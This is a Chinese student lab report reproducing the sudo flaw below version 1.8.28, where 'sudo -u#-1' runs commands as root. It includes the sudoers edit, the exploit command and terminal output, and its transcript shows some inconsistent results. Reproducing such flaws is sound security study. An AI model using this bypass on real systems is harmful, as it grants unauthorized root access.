

Sudo 提权漏洞复现

4042017018

罗栋兰

一. 复现漏洞介绍

Sudo 是 linux 的系统命令，让普通账号以 root 方式执行命令

正常来说如果普通用户需要用 sudo，需要修改配置文件/etc/sudoers,将 sudo 使用权赋予该用户

而这个漏洞使得普通用户也可以绕过安全策略，执行敏感命令

漏洞影响的版本是<1.8.28


实验环境：ubuntu

二. 漏洞原理

只要用户在使用 sudo 命令时指定 UID 为 -1 或 4294967295，就可以以 root 身份执行命令。这是因为命令在将 UID 转换为对应用户时，会将 -1 或 4294967295 这两个异常数字视为 0，而 0 是 root 用户的 UID

三. 漏洞实现

第一步：查看 sudo 版本，使用命令 `sudo -V` 查看




```
leo@ubuntu: ~  
File Edit View Search Terminal Help  
leo@ubuntu:~$ sudo -V  
Sudo version 1.8.21p2  
Sudoers policy plugin version 1.8.21p2  
Sudoers file grammar version 46  
suFiles I/O plugin version 1.8.21p2
```

第二步：进入 root 模式- 命令 `su`

第三步：修改 sudoers 文件 -命令 `vim /etc/sudoers`

在 `root = ALL(ALL:ALL) ALL` 下加一条命令 `test = ALL(ALL,!root) ALL`



```
# User privilege specification  
root    ALL=(ALL:ALL) ALL  
test    ALL=(ALL,!root) ALL  
|  
# Members of the admin group may gain root privileges  
%admin  ALL=(ALL) ALL
```

test 表示 test 用户，第一个 ALL 表示该用户可以在任意地方使用 sudo

第二个 `ALL,!root` 表示该命令可以被除了 root 以外的任意用户执行

最后的 ALL 表示被允许执行

整体表示，test 用户可以使用 sudo，除了 root 以外的任意用户都可以去执行

第四步：创建新用户-命令 `useradd test passwd test`


```
root@ubuntu:/home/leo# useradd test
root@ubuntu:/home/leo# passwd test
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@ubuntu:/home/leo#
```

第五步:

使用用户执行 sudo 命令: sudo id

```
$ sudo id
[sudo] password for test:
test is not in the sudoers file. This incident will be reported.
$
```

之后使用命令: sudo -u#-1 id:

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a title bar (Tue 07:32, root@ubuntu: /home/leo). The terminal shows the following commands and output:

```
leo@ubuntu:~$ useradd test
useradd: Permission denied.
useradd: cannot lock /etc/passwd; try again later.
leo@ubuntu:~$ su
Password:
su: Authentication failure
leo@ubuntu:~$ su
Password:
root@ubuntu:/home/leo# useradd test
root@ubuntu:/home/leo# passwd test
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@ubuntu:/home/leo# su test
$ sudo id
[sudo] password for test:
test is not in the sudoers file. This incident will be reported.
$ sudo -u#-1 id
[sudo] password for test:
test is not in the sudoers file. This incident will be reported.
$ sudo id
[sudo] password for test:
uid=0(root) gid=0(root) groups=0(root)
$ sudo -u#-1 id
uid=0(root) gid=1001(test) groups=1001(test)
$
```

四. 总结

综上所述, 这个漏洞影响范围非常有限, 它只能影响小部分非标准配置的 Linux 服务器。对于那些为经常使用 sudoers 文件的用户, 应尽快将软件升级到 sudo 1.8.28 或更高版本。